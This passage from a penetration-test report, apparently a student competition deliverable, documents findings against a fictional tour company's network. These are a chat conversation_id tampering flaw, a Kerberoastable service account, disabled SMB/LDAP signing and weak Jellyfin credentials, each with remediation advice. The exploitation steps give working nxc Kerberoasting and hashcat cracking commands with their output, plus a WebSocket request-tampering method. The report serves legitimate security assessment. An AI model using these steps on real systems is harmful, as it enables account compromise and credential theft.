* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921521
* Keyspace..: 14344386
* Runtime...: 0 secs

$apr1$...:I...
```

Figure 20. Traefik cracked hash

Remediation

Finals-12 recommends that APT properly secures these credentials in an environment not visible on the client's side. Finals-12 also strongly encourages APT to change these credentials due to current exposure.

Resources

→ [PortSwigger - Information Disclosure](#)

END OF FINDING BLOCK

6.2.2 Cruissant Chat Conversation Injection

Risk



Impact

High

Likelihood

Critical

Affected Scope

chat.allports.tours	HTTPS	443
---------------------	-------	-----

CVSS Score

7.1

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/V
C:N/VI:H/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

Finals-12 discovered a vulnerability in the Cruissant Chat allowing for threat actors to send messages in other users' conversations through manipulation of the `conversation_id` variable.

Business Impact Description

Successful exploitation of this vulnerability allows for threat actors to send messages in other user's chats potentially allowing for phishing of users due to the implicit trust in the user's current chat as they would assume they are talking to someone else.

Likelihood Description

This vulnerability is highly likely as it requires any registered user account without privilege requirements.

MITRE ATT&CK

[T1190](#) - Exploit Public-Facing Application

[M0818](#) - Validate Program Inputs

Exploitation Details

1. Navigate to Chatroom

Navigate to the APT chat site and login with a valid email and password.

```
https://chat.allports.tours/dashboard
```



Figure 21. Visit All Ports Tours chat

2. Create Chats

Click the cloud with three dots in the top right. Create two different chats.

`https://chat.allports.tours/conversation`




Figure 22. Create a new chat




Figure 23. Create another chat

3. Turn on Intercept

Open up Burp Suite. Navigate to proxy and turn on intercept.





Figure 24. Turn on intercept

4. Send Message

Open up the first conversation and type in a message and hit send. This request will be captured by intercept.



The screenshot shows a network interception tool interface. At the top, there are three buttons: "Intercept on" (blue), "Forward" (orange), and "Drop" (white). Below these buttons is a table with columns: Time, Type, Direction, Method, and URL. The table contains two rows of data. The first row is highlighted in blue and shows a WebSocket message sent to the server. The second row shows a WebSocket message sent to the client. Below the table, there are three tabs: "Pretty", "Raw", and "Hex". The "Raw" tab is selected, and it displays a JSON message: `1 42["send message",{"data":{"content":"this is a test","conversation_id":8}}]`. The "conversation_id" is highlighted in the original image.

Time	Type	Direction	Method	URL
10:14:32 10...	WS	→ To server		https://chat.allports.tours/socket.io/?EIO=4&transport=websocket
10:14:54 10...	WS	← To client		https://chat.allports.tours/socket.io/?EIO=4&transport=websocket

1 42["send message",{"data":{"content":"this is a test","conversation_id":8}}]

Figure 25. Intercept the HTTP request

5. Modify Request

Modify the request to replace the first chat's `conversation_id` with the second chat's `conversation_id`. Forward the request.




Figure 26. *Modify the conversation_id*

6. View Second Chat

Verify that the second chat received the message.




Figure 27. *Verify sent message*

Remediation

Finals-12 recommends that APT ensure all user inputs are properly validated before processing

message requests to confirm that the current user has proper authentication to the conversation.

Resources

→ [OWASP Top 10 - Broken Access Control](#)

END OF FINDING BLOCK

6.3 MEDIUM-RISK FINDINGS

6.3.1 Kerberoastable Service Account

Risk



Impact

Low

Likelihood

High

CVSS Score

5.3

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Affected Scope

10.0.1.6 (APT-DC-01)
svc_stabilize

Kerberos

88

Rediscovered Vulnerability

Vulnerability Description

Finals-12 rediscovered and performed a Kerberoast attack against the `svc_stabilize` service account. Kerberoasting abused the intended functionality of Microsoft Kerberos where any user can request a Service Ticket to a service account, or any user with a Service Principal Name (SPN). Part of the returned TGS will be encrypted with the principal's password.

If a service account has an insecure password, any user can request the TGS and crack it using a wordlist. Once cracked, an attacker gains access to the account's plaintext password and can utilize it to authenticate to the domain as the kerberoastable principal.

Business Impact Description

Successful exploitation can lead to threat actors obtaining plaintext credentials to a service account. This may lead to lateral movement and further compromise, allowing for exfiltration of sensitive data. This can lead to reputational damage and financial loss.

Likelihood Description

Exploitation of this vulnerability is highly likely as any authenticated user in the Active Directory can request a service account's encrypted TGS and attempt to crack it offline.

MITRE ATT&CK


[T1558.003](#) - Kerberoasting[M1027](#) - Password Policies

Exploitation Details

1. Perform Kerberoast

Using the `NetExec` tool, use the `--kerberoasting` flag to perform kerberoasting and output to a file.

```
nxc ldap 10.0.1.6 -u <USER> -p <PASSWORD> --kerberoasting output.txt
```



```
(venv)-(pentester@cptc11-finals-t12-vdi-kali04)-[~]  
$ [01/10/26 11:06:14] nxc ldap 10.0.1.6 -u 'FINAL512$' -p [REDACTED] --kerberoasting kerb  
LDAP 10.0.1.6 389 APT-DC-01 [*] Windows Server 2022 Build 20348 (name:APT-DC-01) (domain:allports.local) (signing:None) (channel binding:No TLS cert)  
LDAP 10.0.1.6 389 APT-DC-01 [+] allports.local\FINAL512$: [REDACTED]  
LDAP 10.0.1.6 389 APT-DC-01 [*] Skipping disabled account: krbtgt  
LDAP 10.0.1.6 389 APT-DC-01 [*] Total of records returned 1  
LDAP 10.0.1.6 389 APT-DC-01 [*] sAMAccountName: SVC_STABILIZE, memberOf: [], pwdLastSet: 2026-01-07 17:51:54.120427, lastLogon: 2026-01-10 10:10:38.411344  
LDAP 10.0.1.6 389 APT-DC-01 $krb5tgs$23$*SVC_STABILIZE$ALLPORTS.LOCAL$allports.local\SVC_STA
```

Figure 28. Obtain the crackable hash

2. Crack the hash

Using the `hashcat` tool, crack the hash by supplying the hash and the `rockyou.txt` wordlist.

```
hashcat -m 13100 output.txt /usr/share/wordlists/rockyou.txt
```



```
$krb5tgs$23$*SVC_STABILIZE$ALLPORTS.LOCAL$allports.local\SVC_STABILIZE*$e0243db2ec6790b3d271bcaf2185f185$1735a1c6730
```



```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: kerb
```

Figure 29. Crack the hash

Remediation

Finals-12 advises APT to consider the implementation of a group Managed Service Account in place of the standard service account that currently exists. A gMSA presents several benefits such as automated password management by the domain controller.

In the interim, APT should manually change the password of the affected service account to a more complex password to better protect against password cracking attempts. The below command can be used by a Domain Administrator to change the service account's password.

Change the password of the affected user.

```
net user [service_account_name] [password]
```

Resources

- [Microsoft gMSA Guidance](#)
- [CrowdStrike Kerberoasting Blog Post](#)

END OF FINDING BLOCK

6.3.2 SMB/LDAP Signing Disabled

Risk



Impact

Medium

Likelihood

High

CVSS Score

6.0

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/V
C:N/VI:N/VA:N/SC:N/SI:N/SA:N

Affected Scope

10.0.1.6 (APT-DC-01)	LDAP	389/636
10.0.1.20 (DECKHAND-01)	SMB	139/445
10.0.1.21 (DECKHAND-02)	SMB	139/445

Rediscovered Vulnerability

Vulnerability Description

Finals-12 rediscovered that SMB and LDAP signing was not enabled through the tool **NetExec**. Lack of SMB/LDAP signing allows for an attacker to perform SMB relay attacks. Additionally, LDAP SChannel is not enforced, allowing for insecure network communication over LDAP.

Business Impact Description

Successful exploitation of this misconfiguration has the capability of leading to system compromise, which can cause downtime to the affected hosts, impacting business operations, possible exfiltration of sensitive data, and reputational harm to APT.

Likelihood Description

Exploitation of this misconfiguration is highly likely as there are public tools that can be used to exploit this vulnerability. An attacker would only require low privilege network access to perform this exploit.

MITRE ATT&CK

[T1557](#) - SMB Relay


[M1028](#) - Operating System Configuration

Exploitation Details

1. Attempt authentication

Utilize the **Netexec** tool to enumerate windows servers.

```
nxc smb 10.0.1.20 10.0.1.21 -u <USER> -p <PASS>
nxc ldap 10.0.1.6 -u <USER> -p <PASS>
```



```
(venv)-(pentester@cptc11-finals-t12-vdi-kali04)-[~/CVE-2025-33073]
$ [01/9/26 2:56:58] nxc smb 10.0.1.6 10.0.1.20 10.0.1.21 -u svc_stabilize -p [REDACTED]
SMB 10.0.1.6 445 APT-DC-01 [+] Windows Server 2022 Build 20348 x64 (name:APT-DC-01) (domain:allports.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.0.1.20 445 DECKHAND-01 [+] Windows Server 2022 Build 20348 x64 (name:DECKHAND-01) (domain:allports.local) (signing:False) (SMBv1:None)
SMB 10.0.1.21 445 DECKHAND-02 [+] Windows Server 2022 Build 20348 x64 (name:DECKHAND-02) (domain:allports.local) (signing:False) (SMBv1:None)
SMB 10.0.1.6 445 APT-DC-01 [+] allports.local\svc_stabilize: [REDACTED]
SMB 10.0.1.20 445 DECKHAND-01 [+] allports.local\svc_stabilize: [REDACTED]
SMB 10.0.1.21 445 DECKHAND-02 [+] allports.local\svc_stabilize: [REDACTED]
Running nxc against 3 targets 100% 0:00:00

(venv)-(pentester@cptc11-finals-t12-vdi-kali04)-[~/CVE-2025-33073]
$ [01/9/26 2:57:26] nxc ldap 10.0.1.6 10.0.1.20 10.0.1.21 -u svc_stabilize -p [REDACTED]
LDAP 10.0.1.6 389 APT-DC-01 [+] Windows Server 2022 Build 20348 (name:APT-DC-01) (domain:allports.local) (signing:None) (channel binding:No TLS cert)
LDAP 10.0.1.6 389 APT-DC-01 [+] allports.local\svc_stabilize: [REDACTED]
Running nxc against 3 targets 100% 0:00:00
```

Figure 30. Netexec shows SMB and LDAP signing:False

Remediation

Finals-12 recommends APT enable SMB and LDAP signing, as well as channel binding using the following commands.

Enable SMB signing on the client side.

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters" `
-Name "RequireSecuritySignature" -Value 1 -Type DWord
```

Enable SMB signing on the server side.

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" `
-Name "RequireSecuritySignature" -Value 1 -Type DWord
```

Enable LDAP signing on the Domain Controller.

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\NTDS\Parameters' -Name
LDAPServerIntegrity -Value 2
```

Enable LDAP channel binding.

```
$RegPath = "HKLM:\System\CurrentControlSet\Services\NTDS\Parameters"
New-ItemProperty -Path $RegPath -Name LdapEnforceChannelBinding -Value 2
-PropertyType DWORD
```

Resources

- [Control SMB signing behavior](#)
- [Enabling LDAP signing](#)

END OF FINDING BLOCK

6.3.3 Jellyfin Weak Credentials

Risk



Impact

Medium

Likelihood

Critical

CVSS Score

6.9

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/V
C:L/VI:L/VA:L/SC:N/SI:N/SA:N

Affected Scope

10.0.1.30

HTTP

8096

Rediscovered Vulnerability

Vulnerability Description

Finals-12 discovered the Jellyfin application used for hosting movies and music for APT customers implemented weak credentials for the administrator account. Threat actors would be able to easily guess these credentials and control the website.

Business Impact Description

Successful exploitation of this vulnerability harms the integrity and accessibility of the Jellyfin application as administrators can control what media is hosted or take down the site entirely.

Likelihood Description

Exploitation is critically likely as the credentials used for authentication are weak and can easily be guessed.

MITRE ATT&CK

[T1110.003](#) - Brute Force: Password Spraying

[M1027](#) - Password Policies

[T1201](#) - Password Policy Discovery

Exploitation Details

1. Visit Jellyfin website

Visit 10.0.1.30:8096/web/#/login.html.




Figure 31. Jellyfin sign-in

2. Input credentials

Input the guessed username and the guessed password into the input fields and visit the admin dashboard.

Jellyfin:<REDACTED>

